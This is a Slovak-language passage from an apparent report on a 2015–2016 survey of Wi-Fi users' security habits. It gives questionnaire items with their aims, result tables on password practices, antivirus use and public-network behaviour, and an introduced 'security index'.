Cieľ: Používanie antivírusového softvéru je v dnešnej dobe veľmi podstatné. V prípade, že sa útočník dostane na rovnakú sieť ako nič netušiaci používateľ, môže do jeho PC prostredníctvom verejných zložiek premiestniť samospúšťateľné programy, ktoré môžu zneužiť nedostatočnú ochranu PC (napr. neaktualizovaný operačný systém, alebo práve nedostupnosť antivírusového programu)

Používate rovnaké heslá na prihlasovanie do rôznych účtov?

Napr. rovnaké heslo pre e-mail, Facebook, internetbanking atď.

(Výber najviac vystihujúcej)

a) Áno, používam jedno heslo na prihlásenie do všetkých účtov
b) Áno, avšak používam zopár hesiel, ktoré opakujem na rôznych stránkach
c) Väčšinou používam rozdielne heslá
d) Na každý účet používam osobitné heslo

Cieľ: V prípade, že príde k prelomeniu alebo odchyteniu hesla na jednej stránke, je pravdepodobné že užívateľ bude mať rovnaké heslo na viacerých stránkach, čím sa vystavuje ďalšiemu zbytočnému nebezpečenstvu.

Kde najčastejšie máte uložené svoje heslá?

(Výber najviac vystihujúcej)

a) Výlučne v pamäti
Heslá si ukladám do prehliadača a využívam automatické prihlasovanie
Heslá si zapisujem ručne alebo v tlačenej forme (napr. na papierik)
Využívam elektronické šifrované úložisko hesiel (rôzne aplikácie)
V nešifrovanej elektronickej forme (do poznámok na pracovnej ploche, textového súboru)

Cieľ: Otázka sleduje, či si náhodou užívatelia nezapisujú heslá do nešifrovaných textových dokumentov, napr. na pracovnú plochu. V prípade infikovania počítača môžu byť tieto informácie prečítané osobami, ktoré by k nim nemali mať prístup.

Kedy ste si naposledy zmenili heslo pre e-mailovú schránku alebo internetbanking účet?

a) Pred menej ako mesiacom
b) Pred menej ako 3 mesiacmi
c) Pred menej ako rokom
d) Pred viac ako rokom
e) Svoje heslá si meniť nezvyknem

Cieľ: Pravidelné zmeny hesiel sú dôležité pri ochrane proti útokom hrubou silou, tzv. brute-force útokom. Čím dlhšie je heslo nezmenené, tým je v prípade pokusu o útok hrubou silou náchylnejšie na prelomenie. Bezpečnosť hesla taktiež ovplyvňuje jeho dĺžka a použitie špeciálnych znakov, čísel v kombinácii s malými a veľkými písmenami.

Pripájate sa na neznáme Wi-Fi siete?

(Výber najviac vystihujúcej)

a) Áno, v prípade že potrebujem internet, pripojím sa kamkoľvek
b) V prípade, že sa pripájam na neznámu sieť, snažím sa zistiť jej vlastníka a ďalšie informácie o sieti
c) Preferujem známe Wi-Fi siete, avšak niekedy sa pripojím aj na neznámu Wi-Fi
d) Pripájam sa výhradne na siete, ktoré poznám dlhšiu dobu, prípadne viem, kto je ich vlastníkom
e) Verejné Wi-Fi siete nepoužívam

Cieľ: Sleduje náchylnosť užívateľov na útoky typov Rogue Access Point alebo Evil Twin. Tieto útoky poskytujú „voľný internet“, alebo využívajú rovnaké SSID ako ozajstná sieť, avšak túto sieť prevádzkujú ľudia, ktorí odchytávajú a filtrujú všetku užívateľovu komunikáciu.

Uvedomujete si riziká používania Wi-Fi sietí pri ich používaní na verejnosti?

(Výber najviac vystihujúcej)

a) Som si vedomý rizík, a tomu podriaďujem aj svoju činnosť
b) Som si vedomý rizík, ale nepodnikám žiadne špeciálne kroky na svoje zabezpečenie
c) Nie som si vedomý rizík, ale mám záujem sa v danej oblasti zlepšiť
d) O bezpečnosť na Wi-Fi sa nezaujímam

Cieľ: Podobná otázka ako č.5 a č.6, pre ktoré je zároveň kontrolnou otázkou. Taktiež sleduje, či užívatelia vedia, čo im pri používaní sietí hrozí. -> V prípade znalosti je pravdepodobnosť, že na svoju ochranu podnikajú aspoň nejaké kroky.

Ako konkrétne sa chránite pri používaní verejných Wi-Fi sietí?

(Výber viacerých možností + otvorená odpoveď)

a) Prihlasujem sa iba cez HTTPS stránky
b) Využívam šifrovanie komunikácie pomocou VPN služieb (napr. HotSpot Shield)
c) Nepoužívam rovnaké heslo na rôzne stránky
d) Nepripájam sa na podozrivé hotspoty, prípadne si ich vlastníka vždy overím
e) Nezostávam permanentne prihlásený na svojich účtoch, ale po ukončení požadovanej činnosti sa vždy odhlásim
f) Na verejných Wi-Fi sieťach vypínam zdieľanie súborov v sieti (network sharing)
g) Žiadne z uvedených. O svoju ochranu na Wi-Fi nemám záujem
h) Iné:

Cieľ: Skúma konkrétne postupy, ktorými sa ochraňujú sami užívatelia. Možná kontrolná otázka k viacerým otázkam v teste

3.2. Vyhodnotenie Wi-Fi ankety

Wi-Fi anketa prevedená v spolupráci s portálom itnews.sk a časopisom PC Revue skúmala bezpečnostné návyky používateľov Wi-Fi sietí. Nasledujúci dokument poskytuje stručné zhrnutie výsledkov ankety, ako aj pohľad na všetky vygenerované grafy, ktoré o výsledku hovoria samy.

3.2.1. Informácie o ankete

Trvanie ankety: 15.12. 2015 - 8.1.2016


Počet respondentov	857
Z toho platných odpovedí	805
Z toho neplatných odpovedí	52

3.2.2. Základné vyhodnocovanie ankety

Otázka č.1 - Vekové rozpoloženie respondentov

Váš vek?


Vek	Počet	Podiel
0 - 15	8	0,99%
16 - 24	220	27,33%
25 - 39	390	48,45%
40 - 62	163	20,25%
63 a viac	24	2,98%
Spolu	805	100,00%



Otázka č.2 - Vzťah respondentov k IT

Aký je váš vzťah k informačným a telekomunikačným technológiám?


Vzťah k IT	Počet	Podiel
Pracujúci v IT	329	40,87%
Študent IT	115	14,29%
Užívateľ v pracovnej sfére	246	30,56%
Domáci užívateľ	115	14,29%
Spolu	805	100,00%



Otázka č.3 - Účel využívania Wi-Fi sietí

Za akým účelom využívate bezdrôtové Wi-Fi siete?


Účel využívania	Počet	Podiel
Sociálne siete a komunikácia	603	74,91%
Vyhľadávanie informácii	717	89,07%
Internetbanking a online nákupy	577	71,68%
Zábava a hry	434	53,91%
Iné	618	76,77%
Maximum	805	



Otázka č.4 - Frekvencia využívania verejných Wi-Fi


Ako často využívate verejné bezdrôtové Wi-Fi siete?

Frekvencia využívania	Počet	Podiel
Denne	262	32,55%
Často (niekoľkokrát do týždňa)	100	12,42%
Občas (párkrát do mesiaca)	291	36,15%
Verejné Wi-fi nepoužíva	152	18,88%
Spolu	805	100,00%




Otázka č.5 - Pocit bezpečia pri využívaní Wi-Fi

"Cítim sa bezpečne"	Počet	Podiel
Súhlasí	137	17,02%
Nepociťuje hrozby, necíti sa ani bezpečne	491	60,99%
Nesúhlasí	140	17,39%
Nevie sa vyjadriť	33	4,10%
O bezpečnosť nemá záujem	4	0,50%
Spolu	805	100,00%




Otázka č.6 - Pocit, že respondentove dáta sú nehodnotné

"Moje dáta sú nehodnotné"	Počet	Podiel
1 - Nesúhlasím	223	27,70%
2	171	21,24%
3 - Neutrálne	215	26,71%
4	140	17,39%
5 - Súhlasím	56	6,96%
Spolu	805	100,00%



Otázka č.7 - Sledovanie HTTPS pri prihlasovaní


Sleduje HTTPS	Počet	Podiel
Áno	462	57,39%
Nie vždy	258	32,05%
Nie	53	6,58%
Nevie čo je to HTTPS	32	3,98%
Spolu	805	100,00%



Otázka č.8 - Používa antivírus s pravidelnými aktualizáciami

Používate antivírusový softvér s pravidelnými aktualizáciami?


Používa antivírus	Počet	Podiel
Áno	662	82,24%
Používa s neplatnou licenciou	42	5,22%
Nepoužíva	87	10,81%
Nezaujíma sa	14	1,74%
Spolu	805	100,00%



Otázka č.9 - Používa rovnaké heslo pre viacero účtov

Používate rovnaké heslá na prihlasovanie do rôznych účtov?


Používa rovnaké heslo	Počet	Podiel
Jedno heslo	29	3,60%
Zopár hesiel	321	39,88%
Väčšinou rozdielne heslá	267	33,17%
Osobité heslo na každý účet	188	23,35%
Spolu	805	100,00%



Otázka č.10 - Miesto uloženia prihlasovacích hesiel

Kde najčastejšie máte uložené svoje heslá?


Svoje heslá mám uložené	Počet	Podiel
V pamäti	354	43,98%
V prehliadači	145	18,01%
Ručne alebo v tlačenej forme	82	10,19%
Šifrované elektronické úložisko	194	24,10%
Nešifrované elektronické úložisko	30	3,73%
Spolu	805	100,00%



Otázka č.11 - Posledná zmena hesla na dôležitých účtoch

Kedy ste si naposledy zmenili heslo pre e-mailovú schránku alebo internetbanking účet?


Posledná zmena hesla	Počet	Podiel
Pred menej ako mesiacom	105	13,04%
Pred menej ako 3 mesiacmi	184	22,86%
Pred menej ako rokom	196	24,35%
Pred viac ako rokom	165	20,50%
Svoje heslá si meniť nezvyknem	155	19,25%
Spolu	805	100,00%



Otázka č.12 - Pripájanie na neznáme Wi-Fi siete

Pripájate sa na neznáme Wi-Fi siete?


Pripájanie na Wi-Fi	Počet	Podiel
Kamkoľvek	159	19,75%
Zisťuje informácie o neznámej sieti	49	6,09%
Preferuje známe, ale občas aj neznámu	313	38,88%
Len známe siete	173	21,49%
Verejné Wi-Fi nepoužíva	111	13,79%
Spolu	805	100,00%



Otázka č.13 - Chápanie rizík na Wi-Fi

Uvedomujete si riziká používania Wi-Fi sietí pri ich používaní na verejnosti?

Chápanie rizík na Wi-Fi	Počet	Podiel
Uvedomuje si a podriaďuje nim činnosť	598	74,29%
Uvedomuje si, avšak sa nijako nechráni	138	17,14%
Neuvedomuje si, ale chce sa zlepšiť	54	6,71%
O bezpečnosť sa nezaujíma	15	1,86%
Spolu	805	100,00%




Otázka č.14 - Konkrétne postupy ochany na Wi-Fi

Ako konkrétne sa chránite pri používaní verejných Wi-Fi sietí?

Postupy ochrany	Počet	Podiel
Prihlasovanie len cez HTTPS	296	36,77%
Šifrovanie komunikácie (VPN)	169	20,99%
Nepoužíva rovnaké heslo	268	33,29%
Nepripája sa na podozrivé siete	378	46,96%
Nezostáva prihlásený	416	51,68%
Vypína zdieľanie súborov	312	38,76%
O ochranu nemá záujem	42	5,22%
Maximum	805	

Postrehy zo sekcie iné:

Viacúrovňové prihlasovanie
Sufrovať cez duckduckgo
Nepracovať s osobnými alebo bankovými údajmi
Vlastná mobilná sieť
Surfovanie len za účelom hľadania informácii
"Nerobím nič zaujímavé"
"Ani neviem ako sa chrániť"
Mám spoľahlivý antivírus (ESET)
Používam len zabezpečené alebo nekritické služby



3.2.3. Komplexné štatistiky vyjadrené „Indexom zabezpečenia"

Index zabezpečenia je reálne číslo vyjadrujúce, ako veľmi (a či vôbec) sú užívatelia na Wi-Fi sieťach chránení. Na výpočet tohto indexu je využitý špeciálny algoritmus, ktorý zohľadňuje odpovede respondentov a na tomto základe im prideľuje alebo odoberá body. Čím vyššie číslo, tým je používateľ na Wi-Fi sieti lepšie chránený.


Po vyrátaní jednotlivých indexov budú porovnané jednotlivé vekové skupiny používateľov, ako aj skupiny používateľov na základe vzťahu k IT. Predpokladaný výsledok je, že respondenti pracujúci alebo študujúci v oblasti IT dosiahnu väčšiu hodnotu indexu zabezpečenia, a bežní používatelia dosiahnu priemernú až kritickú hodnotu, ktorá vyjadruje ich priame ohrozenie na Wi-Fi sieťach.

Index zabezpečenia

Minimum	-13,90
Maximum	8,05

